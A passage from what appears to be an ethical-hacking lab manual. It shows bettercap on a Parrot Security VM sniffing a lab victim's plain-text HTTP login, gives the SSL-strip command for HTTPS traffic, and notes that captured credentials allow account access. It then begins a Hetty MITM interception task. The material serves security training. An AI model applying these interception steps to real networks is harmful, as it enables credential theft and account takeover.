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

21. Switch back to the **Parrot Security** virtual machine. You can observe that bettercap has sniffed the website browsed by the victim on the target system, as shown in the screenshot.



22. Switch to the **Windows 11** virtual machine. On the **MovieScope** website, enter any credentials (here, **sam/test**) and press **Enter** to log in.



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
23. Switch to the **Parrot Security** virtual machine. You can observe the details of both the browsed website and the credentials obtained in plain text, as shown in the screenshot.

    Note: bettercap collects all http logins used by routers, servers, and websites that do not have SSL enabled. In this task, we are using **www.moviescope.com** for demonstration purposes, as it is http-based. To use bettercap to sniff network traffic from https-based websites, you must enable the SSL strip module by issuing the command **set http.proxy.sslstrip true**.



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
24. After obtaining the credentials, press **Ctrl+C** to terminate bettercap. The credentials can be used to log in to the target user's account and obtain further sensitive information.
25. When the **Are you sure you want to quit this session?** message appears, press **y**, and then **Enter**.



26. This concludes the demonstration of how to intercept HTTP traffic using bettercap.
27. Close all open windows and document all the acquired information.
28. Turn off the **Parrot Security** virtual machine.

Task 3: Intercept HTTP Traffic using Hetty

Hetty is an HTTP toolkit for security research. It aims to become an open-source alternative to commercial software such as Burp Suite Pro, with powerful features tailored to the needs of the InfoSec and bug bounty communities. Hetty can be used to perform Machine-in-the-middle (MITM) attack, manually create/edit requests, and replay proxied requests for HTTP clients and further intercept requests and responses for manual review.

Here, we will use the Hetty tool to intercept HTTP traffic on the target system.

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
Note: Here, we will use **Windows 11** machine as an attacker machine and **Windows Server 2022** machine as a target machine.

1. Turn on the **Windows Server 2022** virtual machine.

